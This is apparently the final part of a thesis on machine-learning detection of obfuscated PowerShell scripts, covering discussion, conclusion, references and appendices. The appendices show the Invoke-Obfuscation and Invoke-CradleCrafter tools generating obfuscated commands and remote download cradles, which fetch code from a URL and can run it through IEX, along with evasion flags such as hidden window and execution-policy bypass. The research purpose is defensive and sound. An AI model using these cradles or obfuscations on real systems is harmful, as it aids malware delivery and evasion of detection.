First, we tried using the simplest linear regression model on the small dataset, subtracted from the PowerShell corpus dataset, with selecting only character frequencies as features. The model showed good performance and we decided to improve it by generating a larger balanced dataset, adding new features and using more complex models with better performance.

Our final results show that a model with a relatively small number of features can perform well and return high AUC. The model with the best performance, which is the gradient boosting model, can be used in industry and replace the rule-based approach because the prediction time is relatively small and the trained model is not heavy.

The model is implemented in the Python programming language and requires some Python libraries. It does not require any external libraries and tools, which can be the case if the characteristics of AST would be used in the feature selection process and PowerShell built-in tools would be used. This allows the trained model to be used in complex antivirus systems that work on the Unix-based operating system. Of course, the additional tools can be installed and accessed in a Unix-based systems as well. However, it would make the system solver and its architecture more complicated. Usually, the new model should be built in an already existing system with complex architecture and simplicity of the model is a preferable characteristic over accuracy, which can be reasonably sacrificed.

Even though the final model returns the AUC equal to 0.98, the model is trained on automatically generated obfuscated scripts and can be vulnerable against human-written malicious scripts. In this case, a model with more features can perform better because it will collect more signs of malicious scripts. On the other hand, if the model is trained on the automatically-generated obfuscated scripts and human-written non-obfuscated scripts, there is a higher chance that the model can classify human-written obfuscated scripts as non-obfuscated.

The problem that we faced during the generation of obfuscated scripts was that the obfuscated data is automatically generated and we apply each obfuscation type to different scripts so that each non-obfuscated script is used only once. If the script does not contain the required field, the script can remain unchanged. For instance, if the `TOKEN\STRING` obfuscation type is applied to a script which does not have strings, the same script will be stored as obfuscated and its copy will be saved as non-obfuscated. This problem was solved by counting the number of changed characters in the script, and only the scripts which have more than 15 changed characters were saved. This number can be changed and investigated further. The smaller or larger number could increase the model accuracy.

The robustness of the model can be improved by increasing the size of the training set. The PowerShell Corpus dataset with a non-obfuscated dataset contains around 730k scripts, and only 25k of them were obfuscated and used as part of the balanced dataset.

The hyperlinks and computer path location for saving the cradle script for the `DISK` option were set by default which can decrease the model accuracy. They can be generated randomly, or a dataset with hyperlinks and computer paths could be found and utilized.

The model hyper-parameters were selected manually, while the hyper-parameter optimization can be used in later versions.

8

Conclusion

This thesis focuses on solving the problem of detecting obfuscated PowerShell scripts using machine learning techniques. We started by investigating the background of the problem: exploring the PowerShell scripts and use cases of malicious PowerShell scripts. It is also important to understand the working principle of the existing IDSs and the cases when they do not work, and thus we examined related literature. Further, we surveyed the literature and open-source tools to find out the code obfuscation and deobfuscation techniques used in malware and in reversed engineering. After, we observed existing detection solutions and decided that the best one is a machine learning technique that can be improved.

To try ML models, we generated a balanced dataset using two open-source obfuscators on a PowerShell corpus and selected the relevant features to create training and testing datasets. After that, we selected the machine learning model comparison methods to be able to choose the best model. We trained linear regression, random forest, and gradient boosting models and compared their accuracy and time characteristics. As a final step, we selected the best model, which is gradient boosting. We showed that the model with less than one hundred features can have AUC close to 1. In the discussion section, we proposed possible improvements and described the problems that appeared during development.

References

[1] A. Bassett, C. Beek, N. Minihane, E. Peterson, R. Samani, C. Schmugar, R. Sims, D. Sommer and B. Sun, 'McAfee Labs threats report', McAfee Labs Reports, Threats report, Mar. 2018. [Online]. Available: https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-mar-2018.pdf.

[2] C. Singleton and D. McMillen, 'An increase in powershell attacks: Observations from ibm x-force iris', Security Intelligence Online Journal, Threat Research, Oct. 2018. [Online]. Available: https://securityintelligence.com/an-increase-in-powershell-attacks-observations-from-ibm-x-force-iris/.

[3] C. Hummel, 'Why crack when you can pass the hash?', SANS Institute Information Security Reading Room, White papers, Oct. 2009. [Online]. Available: https://www.sans.org/reading-room/whitepapers/testing/crack-pass-hash-33219.

[4] R. G. Bace and P. Mell, *Intrusion detection systems.* Sams Publishing, 2001.

[5] A. K. Dalai, S. S. Das and S. K. Jena, 'A code obfuscation technique to prevent reverse engineering', ser. 2017 International Conference on Wireless Communications, Signal Processing and Networking (WiSPNET), Chennai, India: IEEE Computer Society, Mar. 2017, pp. 828–832. [Online]. Available: https://ieeexplore.ieee.org/document/8299877.

[6] C. Wang, 'A security architecture for survivability mechanisms', PhD thesis, 2001.

[7] M. Madou, B. Anckaert, P. Moseley, S. Debray, B. De Sutter and K. De Bosschere, 'Software protection through dynamic code mutation', *Lecture Notes in Computer Science*, vol. 3786, pp. 194–206, Aug. 2005. [Online]. Available: https://link.springer.com/chapter/10.1007/11604938_15.

[8] I. V. Popov, S. K. Debray and G. R. Andrews, 'Binary obfuscation using signals', ser. SS'07, Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium, Boston, MA, USA, Aug. 2007, pp. 1–16. [Online]. Available: https://dl.acm.org/doi/10.5555/1362903.1362922.

[9] I. You and K. Yim, 'Malware obfuscation techniques: A brief survey', ser. 2010 International Conference on Broadband, Wireless Computing, Communication and Applications, Fukuoka, Japan, Nov. 2010, pp. 297–300. [Online]. Available: https://ieeexplore.ieee.org/document/5633410.

[10] S. K. Udupa, S. K. Debray and M. Madou, 'Deobfuscation: Reverse engineering obfuscated code', ser. 12th Working Conference on Reverse Engineering (WCRE'05), Pittsburgh, PA, USA, Nov. 2005, pp. 10–54. [Online]. Available: https://ieeexplore.ieee.org/document/1566145.

[11] D. Bohannon and L. Holmes, 'Revoke-Obfuscation: PowerShell obfuscation detection using science', Blackhat USA 2017, Blackhat Briefing, Jul. 2017. [Online]. Available: https://www.blackhat.com/docs/us-17/thursday/us-17-Bohannon-Revoke-Obfuscation-PowerShell-Obfuscation-Detection-And%20Evasion-Using-Science-wp.pdf.

[12] V. Hegde, 'Obfuscated command line detection using machine learning', FireEye Blogs, Threat Research, Nov. 2018. [Online]. Available: https://www.fireeye.com/blog/threat-research/2018/11/obfuscated-command-line-detection-using-machine-learning.html.

[13] Y. Liu, X. Yu, J. X. Huang and A. An, 'Combining integrated sampling with svm ensembles for learning from imbalanced datasets', *Information Processing Management*, vol. 47, no. 4, pp. 617–631, Jul. 2011. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S030645731000097X.

[14] N. V. Chawla, K. W. Bowyer, L. O. Hall and W. P. Kegelmeyer, 'Smote: Synthetic minority over-sampling technique', *Journal of Artificial Intelligence Research*, vol. 16, no. 1, pp. 321–357, Jun. 2002. [Online]. Available: https://arxiv.org/pdf/1106.1813.pdf.

[15] D. W. H. Jr., S. Lemeshow and R. X. Sturdivant, *Applied Logistic Regression*. Wiley, 2013.

[16] D. A. Belsley, *Conditioning diagnostics : collinearity and weak data in regression*. Wiley-Interscience, 1991.

[17] J. I. Daoud, 'Multicollinearity and regression analysis', *Journal of Physics: Conference Series*, vol. 949, p. 012 009, Dec. 2017. [Online]. Available: https://doi.org/10.1088%2F1742-6596%2F949%2F1%2F012009.

[18] L. H. Liu, *The Freudian Robot: Digital Media and the Future of the Unconscious*. University of Chicago Press, 2011.

[19] X. Yan and X. G. Su, *Linear Regression Analysis: Theory and Computing*. World Scientific Publishing Co., Inc., 2009.

[20] B. Efron and R. J. Tibshirani, *An Introduction to the Bootstrap*. Chapman & Hall/CRC, 1993.

[21] L. Breiman, 'Random forests', *Machine Learning*, vol. 45, no. 1, pp. 5–32, Oct. 2001. [Online]. Available: https://doi.org/10.1023/A:1010933404324.

[22] Tin Kam Ho, 'Random decision forests', ser. Proceedings of 3rd International Conference on Document Analysis and Recognition, Montreal, Canada: IEEE Computer Society, Aug. 1995, pp. 278–282. [Online]. Available: https://ieeexplore.ieee.org/document/598994.

[23] Y. Freund and R. E. Schapire, 'A decision-theoretic generalization of on-line learning and an application to boosting', *Journal of Computer and System Sciences*, vol. 55, no. 1, pp. 119–139, Jun. 1997. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S002200009791504X.

[24] L. Breiman, 'Prediction games and arcing algorithms', *Neural Computation*, vol. 11, no. 7, pp. 1493–1517, Oct. 1999. [Online]. Available: https://doi.org/10.1162/089976699300016106.

[25] F. J. H., 'Greedy function approximation: A gradient boosting machine', *Annals of Statistics*, vol. 29, no. 5, pp. 1189–1232, Apr. 2001. [Online]. Available: https://www.bibsonomy.org/bibtex/237ca72b4c7f9383050b7c50da4356802/nosebrain.

[26] T. Chen and C. Guestrin, 'Xgboost: A scalable tree boosting system', ser. KDD '16, San Francisco, California, USA: Association for Computing Machinery, Aug. 2016, pp. 785–794. [Online]. Available: https://doi.org/10.1145/2939672.2939785.

A

Invoke-Obfuscation

To clone the project, the following command should be run from the chosen directory on the bash terminal. In our case, it is a git client for Windows Operating System [1]:

```
git clone https://github.com/danielbohannon/Invoke-Obfuscation
```

To install Invoke-Obfuscation, the Windows PowerShell command-line application should be opened, and from the directory with the cloned project, the following command should be run:

```
Import-Module ./Invoke-Obfuscation.psd1
```

Now Invoke-Obfuscation can be used by simply running:

```
> Invoke-Obfuscation
```

[1]https://git-scm.com/download/win

Figure A1: Invoke-Obfuscation running options

```
Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```

Figure A2: Sub-types of TOKEN obfuscation type

```
Invoke-Obfuscation> TOKEN


Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)
```

Figure A3: Application of TOKEN\COMMAND \1 obfuscation type

```
Invoke-Obfuscation\Token\Command> 1

[*] Obfuscating 2 Command tokens.

Executed:
  CLI:  Token\Command\1
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock 'Command' 1

Result:
ge`T-serV`ICe | W`HeRe-OB`J`eCt {$_.Status -eq "Running"}


Choose one of the below Token\Command options to APPLY to current payload:

[*] TOKEN\COMMAND\1     Ticks                   --> e.g. Ne`w-O`Bject
[*] TOKEN\COMMAND\2     Splatting + Concatenate --> e.g. &('Ne'+'w-Ob'+'ject')
[*] TOKEN\COMMAND\3     Splatting + Reorder     --> e.g. &('{1}{0}'-f'bject','New-O')
```

Figure A4: Application of ENCODING \1 obfuscation type

```
Invoke-Obfuscation> ENCODING\1


Choose one of the below Encoding options to APPLY to current payload:

[*] ENCODING\1          Encode entire command as ASCII
[*] ENCODING\2          Encode entire command as Hex
[*] ENCODING\3          Encode entire command as Octal
[*] ENCODING\4          Encode entire command as Binary
[*] ENCODING\5          Encrypt entire command as SecureString (AES)
[*] ENCODING\6          Encode entire command as BXOR
[*] ENCODING\7          Encode entire command as Special Characters
[*] ENCODING\8          Encode entire command as Whitespace



Executed:
  CLI:  Encoding\1
  FULL: Out-EncodedAsciiCommand -ScriptBlock $ScriptBlock -PassThru

Result:
 "$( SET-IteM  'VaRIaBLe:ofS'  '')" +[strinG][char[]] ( 71 ,101,116,45 , 83 ,101 , 114, 118 ,105 ,99,101,32,124 ,32, 87
, 104 ,101, 114, 101,45 , 79, 98,106, 101,99,116,32,123 , 36,95, 46 ,83,116 ,97,116 ,117 ,115 , 32 ,45 ,101,113,32,34 ,
82, 117 ,110, 110, 105,110,103, 34 , 125) +"$( sET-ITEM  'VAriaBLe:OFS' ' ' )"|&( $ENV:COmsPEC[4,24,25]-joIN'')
```

Figure A5: Sub-types of LAUNCHER obfuscation type

```
Invoke-Obfuscation> LAUNCHER


Choose one of the below Launcher options:

[*] LAUNCHER\PS          PowerShell
[*] LAUNCHER\CMD         Cmd + PowerShell
[*] LAUNCHER\WMIC        Wmic + PowerShell
[*] LAUNCHER\RUNDLL      Rundll32 + PowerShell
[*] LAUNCHER\VAR+        Cmd + set Var && PowerShell iex Var
[*] LAUNCHER\STDIN+      Cmd + Echo | PowerShell - (stdin)
[*] LAUNCHER\CLIP+       Cmd + Echo | Clip && PowerShell iex clipboard
[*] LAUNCHER\VAR++       Cmd + set Var && Cmd && PowerShell iex Var
[*] LAUNCHER\STDIN++     Cmd + set Var && Cmd Echo | PowerShell - (stdin)
[*] LAUNCHER\CLIP++      Cmd + Echo | Clip && Cmd && PowerShell iex clipboard
[*] LAUNCHER\RUNDLL++    Cmd + set Var && Rundll32 && PowerShell iex Var
[*] LAUNCHER\MSHTA++     Cmd + set Var && Mshta && PowerShell iex Var
```

Figure A6: Application of LAUNCHER\PS\1 obfuscation type

```
Invoke-Obfuscation\Launcher\PS> 1


Process Argument Tree of ObfuscatedCommand with current launcher:
POwERsHell -nOe   "Get-Service | Where-Object {$_.Status -eq \"Running\"}"

Executed:
  CLI:  Launcher\PS\1
  FULL: Out-PowerShellLauncher -ScriptBlock $ScriptBlock -NoExit 1

Result:
POwERsHell -nOe   "Get-Service | Where-Object {$_.Status -eq \"Running\"}"


Choose one of the below Launcher\PS options to APPLY to current payload:

Enter string of numbers with all desired flags to pass to function. (e.g. 23459)

[*] LAUNCHER\PS\0       NO EXECUTION FLAGS
[*] LAUNCHER\PS\1       -NoExit
[*] LAUNCHER\PS\2       -NonInteractive
[*] LAUNCHER\PS\3       -NoLogo
[*] LAUNCHER\PS\4       -NoProfile
[*] LAUNCHER\PS\5       -Command
[*] LAUNCHER\PS\6       -WindowStyle Hidden
[*] LAUNCHER\PS\7       -ExecutionPolicy Bypass
[*] LAUNCHER\PS\8       -Wow64 (to path 32-bit powershell.exe)
```

B

Invoke-CradleCrafter

Invoke-CradleCrafter can be cloned running

```
git clone https://github.com/danielbohannon/Invoke-CradleCrafter
```

command in git client for Windows Operating System after switching-over into the selected directory.

The obfuscator can be run by importing related PowerShell module and calling it as following:

```
Import-Module ./Invoke-CradleCrafter.psd1
Invoke-CradleCrafter
```

Figure B1: Invoke-CradleCrafter running options

```
Choose one of the below options:

[*] MEMORY      Memory-only remote download cradles
[*] DISK        Disk-based remote download cradles
```

Figure B2: Invoke-CradleCrafter, set URL parameter

```
Invoke-CradleCrafter> SET URL 'http://bit.ly/L3g1tCrad1e'


Successfully set Url:
http://bit.ly/L3g1tCrad1e
```

Figure B3: Invoke-CradleCrafter, options of PSCOMWORD sub-type

```
Choose one of the below Memory\PsComWord options:

[*] MEMORY\PSCOMWORD\Rearrange  Rearrange syntax structure
[*] MEMORY\PSCOMWORD\Cmdlet     New-Object
[*] MEMORY\PSCOMWORD\Cmdlet2    Start-Sleep
[*] MEMORY\PSCOMWORD\Method     Open
[*] MEMORY\PSCOMWORD\Flag       -C[omObject] (flag substring)
[*] MEMORY\PSCOMWORD\Property   Visible
[*] MEMORY\PSCOMWORD\Property2  Busy
[*] MEMORY\PSCOMWORD\Property3  Documents
[*] MEMORY\PSCOMWORD\Property4  Content
[*] MEMORY\PSCOMWORD\Property5  Text
[*] MEMORY\PSCOMWORD\Class      [Runtime.InteropServices.Marshal]
[*] MEMORY\PSCOMWORD\Boolean    $False
[*] MEMORY\PSCOMWORD\Invoke     IEX
[*] MEMORY\PSCOMWORD\All        Select All choices from above (random order)
```

Figure B4: Invoke-CradleCrafter, memory sub-types

```
Invoke-CradleCrafter> MEMORY


Choose one of the below Memory options:

[*] MEMORY\PSWEBSTRING         PS Net.WebClient + DownloadString method
[*] MEMORY\PSWEBDATA           PS Net.WebClient + DownloadData method
[*] MEMORY\PSWEBOPENREAD       PS Net.WebClient + OpenRead method
[*] MEMORY\NETWEBSTRING        .NET [Net.WebClient] + DownloadString method (PS3.0+)
[*] MEMORY\NETWEBDATA          .NET [Net.WebClient] + DownloadData method (PS3.0+)
[*] MEMORY\NETWEBOPENREAD      .NET [Net.WebClient] + OpenRead method (PS3.0+)
[*] MEMORY\PSWEBREQUEST        PS Invoke-WebRequest/IWR (PS3.0+)
[*] MEMORY\PSRESTMETHOD        PS Invoke-RestMethod/IRM (PS3.0+)
[*] MEMORY\NETWEBREQUEST       .NET [Net.HttpWebRequest] class
[*] MEMORY\PSSENDKEYS          PS SendKeys class + Notepad (for the lulz)
[*] MEMORY\PSCOMWORD           PS COM object + WinWord.exe
[*] MEMORY\PSCOMEXCEL          PS COM object + Excel.exe
[*] MEMORY\PSCOMIE             PS COM object + Iexplore.exe
[*] MEMORY\PSCOMMSXML          PS COM object + MsXml2.ServerXmlHttp
[*] MEMORY\PSINLINECSHARP      PS Add-Type + Inline CSharp
[*] MEMORY\PSCOMPILEDCSHARP    .NET [Reflection.Assembly]::Load Pre-Compiled CSharp
[*] MEMORY\CERTUTIL            Certutil.exe + -ping Argument
```

Figure B5: Invoke-CradleCrafter, application of REARRANGE option

```
Invoke-CradleCrafter\Memory\PsComWord\Rearrange> 2
Result:
Set-Item Variable:/4D (New-Object -ComObject Word.Application);While((LS Variable:\4D).Value.Busy){Start-Sleep -Seconds 
1}(LS Variable:\4D).Value.Visible=$False;SV Bqs (LS Variable:\4D).Value.Documents.Open('http://bit.ly/L3g1tCrad1e');Whil
e((LS Variable:\4D).Value.Busy){Start-Sleep -Seconds 1}(GI Variable:/Bqs).Value.Content.Text;(LS Variable:\4D).Value.Qui
t();[Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject((LS Variable:\4D).Value)
Choose one of the below Memory\PsComWord\Rearrange options to APPLY to current cradle:

[*] MEMORY\PSCOMWORD\REARRANGE\1        Default          --> Default syntax arrangement
[*] MEMORY\PSCOMWORD\REARRANGE\2        Random-Variable  --> Random variable names and syntax
Executed:
  CLI:  Memory\PsComWord\Rearrange\2
  FULL: Out-Cradle -Url 'http://bit.ly/L3g1tCrad1e' -Cradle 11 -TokenArray @('Rearrange',2)
Invoke-CradleCrafter\Memory\PsComWord\Rearrange> 2
Result:
SV WD Word.Application;SV WD (New-Object -ComObject (Item Variable:\WD).Value);Set-Item Variable:\q 'http://bit.ly/L3g1t
Crad1e';While((Item Variable:\WD).Value.Busy){Start-Sleep -Seconds 1}(Item Variable:\WD).Value.Visible=$False;Set-Item V
ariable:\q (Item Variable:\WD).Value.Documents.Open((Variable q).Value);While((Item Variable:\WD).Value.Busy){Start-Slee
p -Seconds 1}(Variable q).Value.Content.Text;(Item Variable:\WD).Value.Quit();[Void][System.Runtime.InteropServices.Mars
hal]::ReleaseComObject((Item Variable:\WD).Value)
```

Figure B6: Invoke-CradleCrafter, MEMORY \PSCOMWORD \cmdlet \3 option

```
Invoke-CradleCrafter\Memory\PsComWord\Cmdlet> 3
Result:
Set-Item Variable:8 'http://bit.ly/L3g1tCrad1e';SV x54 Word.Application;dir rid*;SV x54 (.(Item Variable:\*cut*t).Value.
(((Item Variable:\*cut*t).Value|GM)[6].Name).GetCmdlet((Item Variable:\*cut*t).Value.(((Item Variable:\*cut*t).Value|GM)
[6].Name).GetCommandName('*w-*ct',$TRUE,1))-ComObject (Variable x54).Value);While((Variable x54).Value.Busy){Start-Sleep
 -Seconds 1}(Variable x54).Value.Visible=$False;Set-Item Variable:8 (Variable x54).Value.Documents.Open((GV 8 -Valu));Wh
ile((Variable x54).Value.Busy){Start-Sleep -Seconds 1}(GV 8 -Valu).Content.Text;(Variable x54).Value.Quit();[Void][Syste
m.Runtime.InteropServices.Marshal]::ReleaseComObject((Variable x54).Value)
Invoke-CradleCrafter\Memory\PsComWord\Cmdlet> 3
Result:
Set-Item Variable:8 'http://bit.ly/L3g1tCrad1e';SV x54 Word.Application;ls _-*;SV x54 (&(GV Ex*xt -Va).(((GV Ex*xt -Va)|
Get-Member)[6].Name).GetCmdlets('N*ct')-ComObject (Variable x54).Value);While((Variable x54).Value.Busy){Start-Sleep -Se
conds 1}(Variable x54).Value.Visible=$False;Set-Item Variable:8 (Variable x54).Value.Documents.Open((GV 8 -Valu));While(
(Variable x54).Value.Busy){Start-Sleep -Seconds 1}(GV 8 -Valu).Content.Text;(Variable x54).Value.Quit();[Void][System.Ru
ntime.InteropServices.Marshal]::ReleaseComObject((Variable x54).Value)
```

Figure B7: Invoke-CradleCrafter, MEMORY \PSCOMWORD \INVOKE option

```
Invoke-CradleCrafter\Memory\PsComWord> INVOKE


Choose one of the below Memory\PsComWord\Invoke options to APPLY to current cradle:

[*] MEMORY\PSCOMWORD\INVOKE\1      No Invoke          --> For testing download sans IEX
[*] MEMORY\PSCOMWORD\INVOKE\2      PS IEX             --> IEX/Invoke-Expression
[*] MEMORY\PSCOMWORD\INVOKE\3      PS Get-Alias       --> Get-Alias/GAL
[*] MEMORY\PSCOMWORD\INVOKE\4      PS Get-Command     --> Get-Command/GCM
[*] MEMORY\PSCOMWORD\INVOKE\5      PS1.0 GetCmdlet    --> $ExecutionContext...
[*] MEMORY\PSCOMWORD\INVOKE\6      PS1.0 Invoke       --> $ExecutionContext...
[*] MEMORY\PSCOMWORD\INVOKE\7      ScriptBlock+ICM    --> ICM/Invoke-Command/.Invoke()
[*] MEMORY\PSCOMWORD\INVOKE\8      PS Runspace        --> [PowerShell]::Create() (StdOut)
[*] MEMORY\PSCOMWORD\INVOKE\9      Concatenated IEX   --> .($env:ComSpec[4,15,25]-Join'')
[*] MEMORY\PSCOMWORD\INVOKE\10     Invoke-AsWorkflow --> Invoke-AsWorkflow (PS3.0+)
```

Figure B8: Invoke-CradleCrafter, DISK option

```
Invoke-CradleCrafter> DISK


Choose one of the below Disk options:

[*] DISK\PSWEBFILE      PS Net.WebClient + DownloadFile method
[*] DISK\PSBITS         PS Start-BitsTransfer (PS3.0+)
[*] DISK\BITSADMIN      BITSAdmin.exe
[*] DISK\CERTUTIL       Certutil.exe + -urlcache Argument
```

Figure B9: Invoke-CradleCrafter, DISK \PSWEBFILE \INVOKE option

```
Invoke-CradleCrafter\Disk\PsWebFile> invoke


Choose one of the below Disk\PsWebFile\Invoke options to APPLY to current cradle:

[*] DISK\PSWEBFILE\INVOKE\1     No Invoke          --> For testing download sans IEX
[*] DISK\PSWEBFILE\INVOKE\2     PS IEX             --> IEX/Invoke-Expression
[*] DISK\PSWEBFILE\INVOKE\3     PS Get-Alias       --> Get-Alias/GAL
[*] DISK\PSWEBFILE\INVOKE\4     PS Get-Command     --> Get-Command/GCM
[*] DISK\PSWEBFILE\INVOKE\5     PS1.0 GetCmdlet    --> $ExecutionContext...
[*] DISK\PSWEBFILE\INVOKE\6     PS1.0 Invoke       --> $ExecutionContext...
[*] DISK\PSWEBFILE\INVOKE\7     ScriptBlock+ICM    --> ICM/Invoke-Command/.Invoke()
[*] DISK\PSWEBFILE\INVOKE\8     PS Runspace        --> [PowerShell]::Create() (StdOut)
[*] DISK\PSWEBFILE\INVOKE\9     Concatenated IEX   --> .($env:ComSpec[4,15,25]-Join'')
[*] DISK\PSWEBFILE\INVOKE\10    Invoke-AsWorkflow  --> Invoke-AsWorkflow (PS3.0+)
[*] DISK\PSWEBFILE\INVOKE\11    Dot-Source         --> . ./file.ps1
[*] DISK\PSWEBFILE\INVOKE\12    Import-Module      --> Import-Module/IPMO (StdOut)
```